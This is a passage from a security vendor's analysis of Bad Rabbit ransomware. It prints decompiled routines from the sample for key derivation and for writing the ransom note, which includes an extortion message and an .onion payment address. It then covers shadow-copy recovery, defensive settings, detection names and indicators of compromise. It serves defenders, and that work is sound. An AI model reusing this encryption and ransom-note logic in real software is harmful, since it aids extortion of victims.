As we wrote before, the trojan uses a common file encryption scheme. It generates a random 32-bytes-length string and uses it in the key derivation algorithm. Unfortunately, the trojan uses the CryptGenRandom function when generating this string.

```

BOOL __usercall CryptDeriveKey@<eax>(CipherCtx *ctx@<eax>)
{
    HCRYPTPROV v2; // edi
    HCRYPTPROV v3; // ST00_4
    HCRYPTKEY *v4; // esi
    BOOL v6; // [esp+Ch] [ebp-8h]
    HCRYPTHASH phHash; // [esp+10h] [ebp-4h]

    v2 = ctx->hProv;
    v3 = ctx->hProv;
    v6 = 0;
    phHash = 0;
    if ( CryptCreateHash(v3, CALG_MD5, 0, 0, &phHash) )
    {
        if ( CryptHashData(phHash, ctx->pass, 0x21u, 0) )
        {
            v4 = &ctx->hKeyAes;
            v6 = CryptDeriveKey(v2, CALG_AES_128, phHash, 1u, v4);
            CryptDestroyHash(phHash);
            if ( v6 )
                SetCipherParams(*v4);
        }
    }
    return v6;
}

```

Key derivation algorithm

The encrypted password, along with information about the infected system is written into Readme file as “personal installation key#2”.

```

wsprintfW(&pszFile, L"%s", L"Readme.txt");
if ( PathCombineW(&pszDest, &ctx->rootPathName, &pszFile) )
{
    v2 = GetRandNum();
    if ( v2 )
    {
        if ( v2 > 1 )
            --v2;
        if ( WaitForMultipleObjects((ctx->event != 0) + 1, &ctx->handle, 0, 60000 * v2) )
        {
            v3 = CreateFileW(&pszDest, GENERIC_WRITE, 0, 0, 1u, 0, 0);
            if ( v3 != -1 )
            {
                id = ctx->id;
                ctx = 0;
                if ( RsaEncrypt(ctx->hKeyRsa, id, ctx->pass, &ctx) )
                {
                    memset(&Dst, 0, 0x1000u);
                    StrCatW(
                        &Dst,
                        L"Oops! Your files have been encrypted.\r\n"
                        "\r\n"
                        "If you see this text, your files are no longer accessible.\r\n"
                        "You might have been looking for a way to recover your files.\r\n"
                        "Don't waste your time. No one will be able to recover them without our\r\n"
                        "decryption service.\r\n"
                        "\r\n"
                        "We guarantee that you can recover all your files safely. All you\r\n"
                        "need to do is submit the payment and get the decryption password.\r\n"
                        "\r\n"
                        "Visit our web service at caforssztxqzf2nm.onion\r\n"
                        "\r\n"
                        "Your personal installation key#2:\r\n"
                        "\r\n");
                    StrCatW(&Dst, ctx);
                    NumberOfBytesWritten = 0;
                    if ( WriteFile(v3, &Dst, 2 * wcslen(&Dst), &NumberOfBytesWritten, 0) )
                        FlushFileBuffers(v3);
                    LocalFree(ctx);
                }
                CloseHandle(v3);
            }
        }
    }
}
}
}

```


Ransom note creation routine

An interesting fact is that the trojan cannot encrypt files which have a Read-only attribute.

## File recovery possibility

---

We have discovered that Bad Rabbit does not delete shadow copies after encrypting the victim's files. It means that if the shadow copies had been enabled prior to infection and if the full disk encryption did not occur for some reason, then the victim can restore the original versions of the encrypted files by the means of the standard Windows mechanism or 3rd-party utilities.



Shadow copies remain unharmed by Bad Rabbit

## Recommendations

Kaspersky Lab corporate customers are also advised to:

- make sure that all protection mechanisms are activated as recommended; and that KSN and System Watcher components (which are enabled by default) are not disabled.
- update the antivirus databases immediately.

The abovementioned measures should be sufficient. However, as additional precautions we advise the following:

- restricting execution of files with the paths **c:windowsinfpub.dat** and **C:Windowsscsc.dat** in Kaspersky Endpoint Security.
- configuring and enabling Default Deny mode in the Application Startup Control component of Kaspersky Endpoint Security to ensure and enforce proactive defense against this and other attacks.

Kaspersky Lab products detect this threat with the following verdicts:

- Trojan-Ransom.Win32.Gen.ftl
- Trojan-Ransom.Win32.BadRabbit
- DangerousObject.Multi.Generic

- PDM:Trojan.Win32.Generic
- Intrusion.Win.CVE-2017-0147.sa.leak

### IOCs:

[http://1dnscontrol\[.\]com/](http://1dnscontrol[.]com/)

fbdbc39af1139aebba4da004475e8839 – install\_flash\_player.exe

1d724f95c61f1055f0d02c2154bbccd3 – C:Windowsinfpub.dat

b14d8faf7f0cbcfad051cefe5f39645f – C:Windowsdispci.exe

- [BadRabbit](#)
- [Drive-by attack](#)
- [Encryption](#)
- [ExPetr](#)
- [Ransomware](#)
- [Targeted attacks](#)

### Authors

- **Expert** [Orkhan Mamedov](#)
- **Expert** [Fedor Sinitsyn](#)
- **Expert** [Anton Ivanov](#)

### Bad Rabbit ransomware

---

Your email address will not be published. Required fields are marked \*